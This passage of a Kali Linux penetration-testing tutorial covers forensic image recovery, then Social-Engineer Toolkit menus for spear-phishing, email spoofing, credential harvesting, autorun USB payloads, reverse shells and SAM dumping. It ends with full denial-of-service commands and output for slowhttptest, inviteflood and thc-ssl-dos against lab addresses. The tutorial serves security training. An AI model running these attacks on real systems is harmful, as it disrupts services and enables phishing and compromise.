
Parameter "**-v**" means verbose. "**/dev/sdb**" is the folder to be rescued. The **img file** is the recovered image.

```
root@kali:~# ddrescue -v /dev/sdb [redacted].img logfile2.txt
About to copy 1047 MBytes from /dev/sdb to [redacted].img
Starting positions: infile = 0 B, outfile = 0 B
Copy block size: 128 hard blocks
Hard block size: 512 bytes
Max_retries: 0
Direct: no Sparse: no Split: yes Truncate: no


Press Ctrl-C to interrupt
Initial status (read from logfile)
rescued: 0 B, errsize: 0 B, errors: 0
Current status
rescued: 568918 kB, errsize: 0 B, current rate: 7077 kB/s
  ipos: 568918 kB, errors: 0, average rate: 7201 kB/s
  opos: 568918 kB, time from last successful read: 0 s
```

DFF


It is another forensic tool used to recover the files. It has a GUI too. To open it, type “**dff-gui**” in the terminal and the following web GUI will open.




Click File -> "Open Evidence".



The following table will open. Check "Raw format" and click "+" to select the folder that you want to recover.



Then, you can browse the files on the left of the pane to see what has been recovered.



8. Kali Linux – Social Engineering


In this chapter, we will learn about the social engineering tools used in Kali Linux.

Social Engineering Toolkit Usage

The **Social-Engineer Toolkit** (SET) is an open-source penetration testing framework designed for social engineering. SET has a number of custom attack vectors that allow you to make a believable attack in a fraction of time. These kind of tools use human behaviors to trick them to the attack vectors.

Let's learn how to use the Social Engineer Toolkit.

Step 1: To open SET, go to Applications -> Social Engineering Tools -> Click "SET" Social Engineering Tool.



Step 2: It will ask if you agree with the terms of usage. Type “y” as shown in the following screenshot.

```

Terminal
File Edit View Search Terminal Help
OF THE POSSIBILITY OF SUCH DAMAGE.

The above licensing was taken from the BSD licensing and is applied to Social-Engineer Toolkit as well.

Note that the Social-Engineer Toolkit is provided as is, and is a royalty free open-source application.

Feel free to modify, use, change, market, do whatever you want with it as long as you give the appropriate credit where credit is due (which means giving the authors the credit they deserve for writing it). Also note that by using this software, if you ever see the creator of SET in a bar, you should give him a hug and buy him a beer. Hug must last at least 5 seconds. Author holds the right to refuse the hug (most likely will never happen) or the beer (also most likely will never happen).

The Social-Engineer Toolkit is designed purely for good and not evil. If you are planning on using this tool for malicious purposes that are not authorized by the company you are performing assessments for, you are violating the terms of service and license of this toolset. By hitting yes (only one time), you agree to the terms of service and that you will only use this tool for lawful purposes only.

Do you agree to the terms of service [y/n]: y

```

Step 3: Most of the menus shown in the following screenshot are self-explained and among them the most important is the number 1 “Social Engineering Attacks”.

```

Terminal
File Edit View Search Terminal Help
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

Select from the menu:
1) Social-Engineering Attacks ←
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit

set> 

```

Step 4: Type “**1**” -> Enter. A submenu will open. If you press the **Enter** button again, you will see the explanations for each submenu.

The Spear-phishing module allows you to specially craft email messages and send them to your targeted victims with attached **FileFormatmalicious** payloads. For example, sending malicious PDF document which if the victim opens, it will compromise the system. If you want to spoof your email address, be sure “Sendmail” is installed (apt-get install sendmail) and change the config/set_config SENDMAIL=OFF flag to SENDMAIL=ON.

There are two options for the spear phishing attack:

- Perform a Mass Email Attack
- Create a FileFormat Payload and a Social-Engineering Template

The first one is letting SET do everything for you (option 1), the second one is to create your own FileFormat payload and use it in your own attack.

```

Terminal

File Edit View Search Terminal Help
10) Third Party Modules
99) Return back to the main menu.

set> 1

The Spearphishing module allows you to specially craft email messages and send them to a large (or small) number of people with attached fileformat malicious payloads. If you want to spoof your email address, be sure "Sendmail" is installed (apt-get install sendmail) and change the config/set_config SENDMAIL=OFF flag to SENDMAIL=ON.

There are two options, one is getting your feet wet and letting SET do everything for you (option 1), the second is to create your own FileFormat payload and use it in your own attack. Either way, good luck and enjoy!

1) Perform a Mass Email Attack
2) Create a FileFormat Payload
3) Create a Social-Engineering Template

99) Return to Main Menu

set:phishing>

```

Type “**99**” to go back to the main menu and then type “**2**” to go to “The web attack vectors”.

The web attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim. This module is used by performing phishing attacks against the victim if they click the link. There is a wide variety of attacks that can occur once they click a link.

```

Terminal
File Edit View Search Terminal Help
ate however when clicked a window pops up then is replaced with the malicious li^
nk. You can edit the link replacement settings in the set_config if its too slow
/fast.

The Multi-Attack method will add a combination of attacks through the web attack
menu. For example you can utilize the Java Applet, Metasploit Browser, Credential
Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injec
tion through HTA files which can be used for Windows-based powershell exploitat
ion through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method

99) Return to Main Menu

set :webattack>

```

Type “**99**” to return to the main menu and then type “**3**”.

The infectious USB/CD/DVD module will create an autorun.inf file and a Metasploit payload. The payload and autorun file is burned or copied on a USB. When DVD/USB/CD is inserted in the victim’s machine, it will trigger an autorun feature (if autorun is enabled) and hopefully compromise the system. You can pick the attack vector you wish to use: fileformat bugs or a straight executable.

Following are the options for Infectious Media Generator.

- File-Format Exploits
- Standard Metasploit Executable

```

set> 3

The Infectious USB/CD/DVD module will create an autorun.inf file and a
Metasploit payload. When the DVD/USB/CD is inserted, it will automatically
run if autorun is enabled.

Pick the attack vector you wish to use: fileformat bugs or a straight executabl
e.

1) File-Format Exploits
2) Standard Metasploit Executable

99) Return to Main Menu

set :infectious>

```

Type “**99**” to go back to the main menu. Then, type “**4**” to go to “The web attack vectors”.

The create payload and listener is a simple way to create a Metasploit payload. It will export the exe file for you and generate a listener. You would need to convince the victim to download the exe file and execute it to get the shell.

```
set> 4

 1) Windows Shell Reverse_TCP
d send back to attacker
 2) Windows Reverse_TCP Meterpreter
m and send back to attacker
 3) Windows Reverse_TCP VNC DLL
end back to attacker
 4) Windows Shell Reverse_TCP X64
TCP Inline
 5) Windows Meterpreter Reverse_TCP X64
ows x64), Meterpreter
 6) Windows Meterpreter Egress Buster
a port home via multiple ports
 7) Windows Meterpreter Reverse HTTPS
ng SSL and use Meterpreter
 8) Windows Meterpreter Reverse DNS
dress and use Reverse Meterpreter
 9) Download/Run your Own Executable
t

set:payloads>
```

Type “**99**” to go back to the main menu and then type “**5**” to go to “The web attack vectors”.

```
set> 5

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:

 1. E-Mail Attack Single Email Address
 2. E-Mail Attack Mass Mailer

 99. Return to main menu.

set:mailer>
```

The mass mailer attack will allow you to send multiple emails to victims and customize the messages. There are two options on the mass e-mailer; the first is to send an email to a single email address. The second option allows you to import a list that has all recipient emails and it will send your message to as many people as you want within that list.

- E-Mail Attack Single Email Address
- E-Mail Attack Mass Mailer

Type “**99**” to go back to the main menu and then type “**9**” to go to “Powershell Attack Vector”.

```
set> 9

The Powershell Attack Vector module allows you to create PowerShell specific attacks. These attacks will allow you to use PowerShell which is available by default in all operating systems Windows Vista and above. PowerShell provides a fruitful landscape for deploying payloads and performing functions that do not get triggered by preventative technologies.

1) Powershell Alphanumeric Shellcode Injector
2) Powershell Reverse Shell
3) Powershell Bind Shell
4) Powershell Dump SAM Database

99) Return to Main Menu
```


The Powershell Attack Vector module allows you to create PowerShell specific attacks. These attacks allow you to use PowerShell, which is available by default in all operating systems Windows Vista and above. PowerShell provides a fruitful landscape for deploying payloads and performing functions that do not get triggered by preventive technologies.

- Powershell Alphanumeric Shellcode Injector
- Powershell Reverse Shell
- Powershell Bind Shell
- Powershell Dump SAM Database

9. Kali Linux – Stressing Tools

Stressing tools are used to create DoS attacks or to create the stress test for different applications so as take appropriate measures for the future.

All the Stress testing tools are found in Applications -> 02-Vulnerability Analysis -> Stress testing.



All Stress testing test will be done on metsploitable machine which has IP of 192.168.1.102

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:0c:c9:6e
          inet addr:192.168.1.102 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe0c:c96e/64 Scope:Link
```


Slowhttptest

Slowhttptest is one of the DoS attacking tools. It especially uses HTTP protocol to connect with the server and to keep the resources busy such as CPU and RAM. Let's see in detail how to use it and explain its functions.

To open slowhttptest, first open the terminal and type "**slowhttptest -parameters**".

You can type “slowhttptest -h” to see all the parameters that you need to use. In case you receive an output, ‘Command not found’ you have to first type **“apt-get install slowhttptest”**.

```
root@kali:~# apt-get install slowhttptest
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  slowhttptest
0 upgraded, 1 newly installed, 0 to remove and 1759 not upgraded.
Need to get 28.5 kB of archives.
```



```
File Edit View Search Terminal Help
root@kali:~# slowhttptest -h
bash: slowhttptest: command not found
root@kali:~#
```

Then after installation, again type ***slowhttptest -h***

```
root@kali:~# slowhttptest -h
slowhttptest, a tool to test for slow HTTP DoS vulnerabilities - version 1.6
Usage: slowhttptest [options ...]
Test modes:
  -H          slow headers a.k.a. Slowloris (default)
  -B          slow body a.k.a R-U-Dead-Yet
  -R          range attack a.k.a Apache killer
  -X          slow read a.k.a Slow Read

Reporting options:
  -g          generate statistics with socket state changes (off)
  -o file_prefix  save statistics output in file.html and file.csv (-g required)
```

Type the following command:

```
slowhttptest -c 500 -H -g -o outputfile -i 10 -r 200 -t GET -u
http://192.168.1.202/index.php -x 24 -p 2
```

Where,

- **(-c 500)** = 500 connections
- **(-H)** = Slowloris mode
- **-g** = Generate statistics
- **-o outputfile** = Output file name
- **-i 10** = Use 10 seconds to wait for data
- **-r 200** = 200 connections with -t GET = GET requests
- **-u http://192.168.1.202/index.php** = target URL
- **-x 24** = maximum of length of 24 bytes
- **-p 2** = 2-second timeout

```
root@kali:~# slowhttptest -c 500 -H -g -o outputfile -i 10 -r 200 -t GET -u http://192.168.1.102/index.php -x 24
-p 2
```

Once the test starts, the output will be as shown in the following screenshot, where you can notice that the service is available.

```
Sun Oct 23 17:08:11 2016:
    slowhttptest version 1.6
- https://code.google.com/p/slowhttptest/
test type: SLOW HEADERS
number of connections: 500
URL: http://192.168.1.102/index.php
verb: GET
Content-Length header value: 4096
allow up date max size: 52
interval between follow up data: 10 seconds
connections per-second: 200
probe connection timeout: 2 seconds
test duration: 240 seconds
using proxy: no proxy

Sun Oct 23 17:08:11 2016:
slow HTTP test status on 0th second:

initializing: 0
pending: 1
connected: 0
error: 0
closed: 0
service available: YES
```

After a while, at the 287 connection the service goes down. This means that the server can handle a maximum of 287 HTTP connections.

```
Sun Oct 23 17:09:17 2016:
slow HTTP test status on 65th second:

initializing: 0
pending: 213
connected: 287
error: 0
closed: 0
service available: NO
```

Inviteflood

Inviteflood is a SIP/SDP INVITE message flooding over UDP/IP. It executes on a variety of Linux distributions. It carries out DoS (Denial of Service) attacks against SIP devices by sending multiple INVITE requests.

To open Inviteflood, first open the terminal and type “**inviteflood –parameters**”

For help, you can use “**inviteflood –h**”

```
root@kali:~# inviteflood -h

inviteflood - Version 2.0
                June 09, 2006

Usage:
Mandatory -
    interface (e.g. eth0)
    target user (e.g. "" or john.doe or 5000 or "1+210-555-1212")
    target domain (e.g. enterprise.com or an IPv4 address)
    IPv4 addr of flood target (ddd.ddd.ddd.ddd)
    flood stage (i.e. number of packets)

Optional -
    -a flood tool "From:" alias (e.g. jane.doe)
    -i IPv4 source IP address [default is IP address of interface]
    -S srcPort (0 - 65535) [default is well-known discard port 9]
    -D destPort (0 - 65535) [default is well-known SIP port 5060]
    -l lineString line used by SNOM [default is blank]
    -s sleep time btwn INVITE msgs (usec)
    -h help - print this usage
    -v verbose output mode
```

Next, you can use the following command:

```
inviteflood eth0 target_extension target_domain target_ip number_of_packets
```

Where,

- **target_extension** is 2000
- **target_domain** is 192.168.x.x
- **target_ip** is 192.168.x.x
- **number_of_packets** is 1
- **-a** is alias of SIP account

```
root@kali:~# inviteflood eth0 2000 192.168.2.1 192.168.2.1:5060 1 -a "jane.doe"

inviteflood - Version 2.0
                June 09, 2006

source IPv4 addr:port = 192.168.2.1:9
dest   IPv4 addr:port = 192.168.2.1:5060
targeted UA      = 2000@192.168.2.1

Flood User Alias: jane.doe
The quieter you become, the more you are able to hear.

Flooding destination with 1 packets
sent: 1
```

Iaxflood

Iaxflood is a VoIP DoS tool. To open it, type "**iaxflood sourcename destinationname numpackets**" in the terminal.

To know how to use, type "**iaxflood -h**"

```
root@kali:~# iaxflood -h
usage: iaxflood sourcename destinationname numpackets
```

thc-ssl-dos

THC-SSL-DOS is a tool to verify the performance of SSL. Establishing a secure SSL connection requires 15x more processing power on the server than on the client. THC-SSL-DOS exploits this asymmetric property by overloading the server and knocking it off the Internet.

Following is the command:

```
thc-ssl-dos victimIP httpsport -accept
```

In this example, it will be –

```
thc-ssl-dos 192.168.1.1 443 -accept
```

Its output would be as follows:

```
root@kali:~# thc-ssl-dos 192.168.1.1 443 --accept
[THC] [X] [Y]
http://www.thc.org
Twitter @hackerschoice
Greetingz: the french underground
Waiting for script kiddies to piss off.....
```

```
Greetingz: the french underground

Waiting for script kiddies to piss off.....
The force is with those who read the source...
Handshakes 0 [0.00 h/s], 1 Conn, 0 Err
Handshakes 0 [0.00 h/s], 10 Conn, 0 Err
SSL: error:00000000:lib(0):func(0):reason(0)
SSL: error:00000000:lib(0):func(0):reason(0)
Handshakes 2 [1.86 h/s], 132 Conn, 2 Err
SSL: error:00000000:lib(0):func(0):reason(0)
SSL: error:00000000:lib(0):func(0):reason(0)
SSL: error:00000000:lib(0):func(0):reason(0)
SSL: error:00000000:lib(0):func(0):reason(0)
Handshakes 6 [4.14 h/s], 132 Conn, 6 Err
SSL: error:00000000:lib(0):func(0):reason(0)
SSL: error:00000000:lib(0):func(0):reason(0)
SSL: error:00000000:lib(0):func(0):reason(0)
Handshakes 10 [4.14 h/s], 132 Conn, 10 Err
SSL: error:00000000:lib(0):func(0):reason(0)
SSL: error:00000000:lib(0):func(0):reason(0)
```


10. Kali Linux – Sniffing & Spoofing

The basic concept of sniffing tools is as simple as wiretapping and Kali Linux has some popular tools for this purpose. In this chapter, we will learn about the sniffing and spoofing tools available in Kali.

Burpsuite

